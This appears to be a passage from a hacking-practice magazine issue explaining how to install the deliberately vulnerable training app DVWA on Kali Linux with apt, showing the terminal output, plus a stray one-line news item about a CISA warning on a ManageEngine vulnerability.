
In our feature article of this Issue "How to become a hacker", I told you the importance of practice to become a hacker and also gave you a few resources for practising hacking. Well, it's just a coincidence that the makers of Kali Linux have decided to make it easier for aspiring hackers to practise hacking. They did this by packaging some intentionally Vulnerable apps as kali packages that can be installed as any other package. As a beginning they are first bringing DVWA and Juiceshop. I am sure they will soon bring more apps in future releases. Let us see how to install DVWA in this Issue. After booting the latest release of Kali, open a terminal and enter command `sudo apt update`.



```
└─$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.4 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [42.7 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [110 kB]
```

Next, install DVWA as shown below.

```
(kali@kali)-[~]
└─$ sudo apt install dvwa
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done


The following NEW packages will be installed:
  dvwa mariadb-server php8.1-fpm php8.1-gd
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-devtools libc-l10n libc6
  libc6-dev libc6-i386 libmariadb3 locales
  mariadb-client-10.6 mariadb-client-core-10.6
  mariadb-common mariadb-server-10.6
  mariadb-server-core-10.6
14 upgraded, 4 newly installed, 0 to remove and 710 not up
graded.
Need to get 29.8 MB of archives.
After this operation, 8,354 kB of additional disk space wil
l be used.
Do you want to continue? [Y/n] y
```





*CISA has warned that hackers are actively exploiting the recently disclosed vulnerability in ZOHO Manage Engine.*





The installation should finish as shown below.

